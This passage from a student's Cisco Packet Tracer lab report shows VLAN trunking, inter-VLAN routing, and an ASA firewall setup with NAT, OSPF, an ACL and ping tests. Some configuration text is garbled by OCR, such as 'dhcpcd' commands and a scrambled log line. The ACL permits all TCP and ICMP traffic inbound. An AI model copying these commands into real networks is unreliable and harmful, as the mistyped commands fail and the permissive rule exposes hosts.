20   twenty         active    Fa0/4, Fa0/5
1002 fddi-default  active
1003 token-ring-default  active
1004 fddinet-default  active
1005 trnet-default   active

Switch#show int trunk
Port      Mode      Encapsulation  Status      Native vlan
Fa0/1    on        802.1q         trunking    1


Port      Vlans allowed on trunk
Fa0/1    10,20

Port      Vlans allowed and active in management domain
Fa0/1    10,20

Port      Vlans in spanning tree forwarding state and not pruned
Fa0/1    20
```

Ctrl+F6 to exit CLI focus Copy Paste

Ping:



The screenshot shows a Windows-style application window titled "PC0". The window has tabs at the top: Physical, Config, Desktop (which is selected), Programming, and Attributes. Below the tabs is a blue header bar with the title "Command Prompt" and a close button ("X"). The main area of the window is a black terminal-like interface displaying the output of a Cisco Packet Tracer command-line interface. The output shows two ping operations: one to 10.10.10.3 which failed (100% loss), and one to 10.10.10.5 which succeeded (0% loss). The terminal prompt "C:\>" appears at the bottom.

```
Cisco Packet Tracer PC Command Line 1.0
C:\>ping 10.10.10.3

Pinging 10.10.10.3 with 32 bytes of data:

Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 10.10.10.3:
  Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
C:\>ping 10.10.10.5

Pinging 10.10.10.5 with 32 bytes of data:

Reply from 10.10.10.5: bytes=32 time=1ms TTL=128
Reply from 10.10.10.5: bytes=32 time<1ms TTL=128
Reply from 10.10.10.5: bytes=32 time=5ms TTL=128
Reply from 10.10.10.5: bytes=32 time<1ms TTL=128

Ping statistics for 10.10.10.5:
  Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
  Minimum = 0ms, Maximum = 5ms, Average = 1ms


C:\>
```

Task 3 – InterVLAN

Assign IP addresses and gateways to PCs (10.10.10.100 to VLAN 1 PCs and 20.10.10.100 to VLAN 2 PCs) to PCs, Ping and check connectivity

Create VLAN 10 and VLAN 20. Assign fast Ethernet ports 0/1 and fast Ethernet port0/2 to one access port. Also assign fast Ethernet ports 0/3 and fast Ethernet port0/4 to another access port.

Assign fast Ethernet ports 0/5 as a trunk port to carry traffic of VLAN 10 and VLAN 20.



Router:

Router0

Physical Config **CLI** Attributes

IOS Command Line Interface

```

Router(config-subif)#exit
Router#int GigabitEthernet0/0
Router(config-if)#int GigabitEthernet0/0.20
Router(config-subif)#
%LINK-5-CHANGED: Interface GigabitEthernet0/0.20, changed state to up

%LINKPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet0/0.20, changed state to up

Router(config-subif)#encapsulation dot1Q 20
Router(config-subif)#ip address 20.10.10.100 255.255.255.0
Router(config-subif)#exit
Router(config)#
Router#
%SYS-5-CONFIG_I: Configured from console by console


Router#show ip route
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
      D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
      N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
      E1 - OSPF external type 1, E2 - OSPF external type 2, E - EGP
      i - IS-IS, L1 - IS-IS level-1, L2 - IS-IS level-2, ia - IS-IS inter area
      * - candidate default, U - per-user static route, o - ODR
      P - periodic downloaded static route

Gateway of last resort is not set

      10.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
C        10.10.10.0/24 is directly connected, GigabitEthernet0/0.10
L        10.10.10.100/32 is directly connected, GigabitEthernet0/0.10
      20.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
C        20.10.10.0/24 is directly connected, GigabitEthernet0/0.20
L        20.10.10.100/32 is directly connected, GigabitEthernet0/0.20

```

Ping:



PC1

Physical Config Desktop Programming Attributes

Command Prompt X

```
Cisco Packet Tracer PC Command Line 1.0
C:\>ping 20.10.10.1

Pinging 20.10.10.1 with 32 bytes of data:

Request timed out.
Reply from 20.10.10.1: bytes=32 time<1ms TTL=127
Reply from 20.10.10.1: bytes=32 time<1ms TTL=127
Reply from 20.10.10.1: bytes=32 time<1ms TTL=127

Ping statistics for 20.10.10.1:
    Packets: Sent = 4, Received = 3, Lost = 1 (25% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms


C:\>ping 20.10.10.2

Pinging 20.10.10.2 with 32 bytes of data:

Request timed out.
Reply from 20.10.10.2: bytes=32 time<1ms TTL=127
Reply from 20.10.10.2: bytes=32 time=7ms TTL=127
Reply from 20.10.10.2: bytes=32 time=1ms TTL=127

Ping statistics for 20.10.10.2:
    Packets: Sent = 4, Received = 3, Lost = 1 (25% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 7ms, Average = 2ms
```

Simulation:



INFERENCE:

Hence, we have successfully simulated and verified various network models to showcase VLAN communications and we also created a Inter VLAN Communication in Cisco packet tracer.

Course: Information Security Management

Date: 21-04-2022

Course Code: CSE3501 (L51+L52)

Name: Ashwin Santosh

Reg. No: 19BEC1027

LAB 12

Firewall Configuration

AIM:

To perform a firewall using cisco packet tracer.

SOFTWARE REQUIRED:

Cisco Packet Tracer

DESCRIPTION:

Cisco Packet Tracer:

Cisco Packet Tracer is a comprehensive networking technology teaching and learning tool that offers a unique combination of realistic simulation and visualization experiences, assessment, activity authoring capabilities, and multiuser collaboration and competition opportunities. Innovative features of Packet Tracer will help students and teachers collaborate, solve problems, and learn concepts in an engaging and dynamic social environment


Firewall:

Firewalls can greatly increase the security of enterprise networks, and enable organizations to protect their assets and data from malicious actors. But for this, proper firewall configuration is essential. Firewall configuration involves configuring domain names and Internet Protocol (IP) addresses and completing several other actions to keep firewalls secure.

IMPLEMENTATION:

Construct a network topology that could function as a firewall using the components available in cisco packet tracer software. Use a 2621 XM router and 5505 ASA Firewall

in the configuration. Connect 5505A firewall to PC2 using a console cable. Assign IP address on ISP router and server.



Server:

Desktop -> ip Configuration-> 8.8.8.8 -> Subnet mask -> 255.0.0.0 -> Default gateway -> 8.8.8.1

Router CLI:

Router1

Physical Config **CLI** Attributes

IOS Command Line Interface

```
Processor board ID JAD05190MTZ (4292891495)
MB60 processor; part number 0, mask 49
Bridging software.
X.25 software, Version 3.0.0.
2 FastEthernet/IEEE 802.3 interface(s)
32K bytes of non-volatile configuration memory.
63488K bytes of ATA CompactFlash (Read/Write)

Press RETURN to get started!

%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/1, changed
state to up

%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/0, changed
state to up

Router>en
Router#config t
Enter configuration commands, one per line. End with CNTL/Z.
Router(config)#int F0/0
Router(config-if)#ip addr 50.1.1.1 255.0.0.0
Router(config-if)#no shutdown
Router(config-if)#
Router(config-if)#int F0/1
Router(config-if)#ip addr 8.8.8.1 255.0.0.0
Router(config-if)#no shutdown
Router(config-if)#

Ctrl+F6 to exit CLI focus
```

Copy Paste

Now assign IP to ASA Firewall:




The screenshot shows the Cisco ASA Command Line Interface (CLI) window titled "ASA". The "Config" tab is selected. The command history pane displays the following configuration script:


```
ios Command Line Interface
dhcpcd auto_config outside
!
dhcpcd enable inside
!
!
!
ciscoasa(config)#int vlan1
ciscoasa(config-if)#nameif inside
ciscoasa(config-if)#security-level 100
ciscoasa(config-if)#ip address 10.1.1.1 255.0.0.0
ciscoasa(config-if)#no shutdown
ciscoasa(config-if)#exit
ciscoasa(config)#int E0/0
ciscoasa(config-if)#switchport access vlan 1
ciscoasa(config-if)#
*L1HEP9TO-S-UZDQMN: Line protocol on Interface Vlan2, changed state to down
ciscoasa(config-if)#exit
ciscoasa(config)#int vlan 2
ciscoasa(config-if)#nameif outside
ciscoasa(config-if)#security-level 0
ciscoasa(config-if)#ip address 60.1.1.2 255.0.0.0
ciscoasa(config-if)#no shutdown
ciscoasa(config-if)#exit
ciscoasa(config)#int E0/1
ciscoasa(config-if)#switchport access vlan 2
ciscoasa(config-if)#exit
ciscoasa(config)#dhcpcd addr 10.1.1.10-10.1.1.30 inside
ciscoasa(config)#dhcpcd dns 8.8.8.8 interface inside
ciscoasa(config)#

```


At the bottom left, it says "Ctrl+F6 to exit CLI focus". At the bottom right, there are "Copy" and "Paste" buttons.

IP is assigned to both PCs:





Ping Commands:



Configure default route on ASA

```
ciscoasa#config t  
ciscoasa(config)#route outside 0.0.0.0 0.0.0.0 50.1.1.1
```

- Configure OSPF on ISP router

```
Router>en
Router#
Router#config
Configuring from terminal, memory, or network [terminal]?
Enter configuration commands, one per line. End with CNTL/Z.
Router(config)#
Router(config)#router ospf 1 // to enter ospf configuration mode //(1-255-
OSPF process id)
Router(config-router)#net 50.0.0.0 0.255.255.255 area 0 // network address is
50.0.0.0
//Wild card mask specifies how much of the network address must match exactly
//0- perfect match ; 1- No match // area of the OSPF ;integer 0 or 1
```

- Create object network and enable NAT on ASA


```
ciscoasa#config t
ciscoasa(config)#object network LAN // LAN or any name
ciscoasa(config-network-object)#subnet 10.0.0.0 255.0.0.0
ciscoasa(config-network-object)#nat ?
network-object mode commands/options:
( Open parenthesis for (<internal_if_name>,<external_if_name>) pair
ciscoasa(config-network-object)#nat (inside,outside) ?
network-object mode commands/options:
dynamic Specify NAT type as dynamic
static Specify NAT type as static
ciscoasa(config-network-object)#nat (inside,outside) dynamic ?
network-object mode commands/options:
interface Use interface address as mapped IP
ciscoasa(config-network-object)#nat (inside,outside) dynamic interface
ciscoasa(config-network-object)#
ciscoasa(config-network-object)#exit
```

- Configure ACL on ASA

```
ciscoasa(config)#access-list ACL1 extended permit tcp any any
ciscoasa(config)#access-list ACL1 extended permit icmp any any
ciscoasa(config)#access-group ACL1 in interface outside
```

Ping Commands:

From PC1



PC1

Physical Config Desktop Programming Attributes


Command Prompt

```
C:\>ping 8.8.8.8

Pinging 8.8.8.8 with 32 bytes of data:

Reply from 8.8.8.8: bytes=32 time<1ms TTL=126
Reply from 8.8.8.8: bytes=32 time=15ms TTL=126
Reply from 8.8.8.8: bytes=32 time<1ms TTL=126
Reply from 8.8.8.8: bytes=32 time=10ms TTL=126

Ping statistics for 8.8.8.8:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 40ms, Average = 13ms
```



PC2

Physical Config Desktop Programming Attributes

Command Prompt

```
Cisco Packet Tracer PC Command Line 1.0
C:\>ping 8.8.8.8

Pinging 8.8.8.8 with 32 bytes of data:

Reply from 8.8.8.8: bytes=32 time<1ms TTL=126
Reply from 8.8.8.8: bytes=32 time<1ms TTL=126
Reply from 8.8.8.8: bytes=32 time=6ms TTL=126
Reply from 8.8.8.8: bytes=32 time=6ms TTL=126

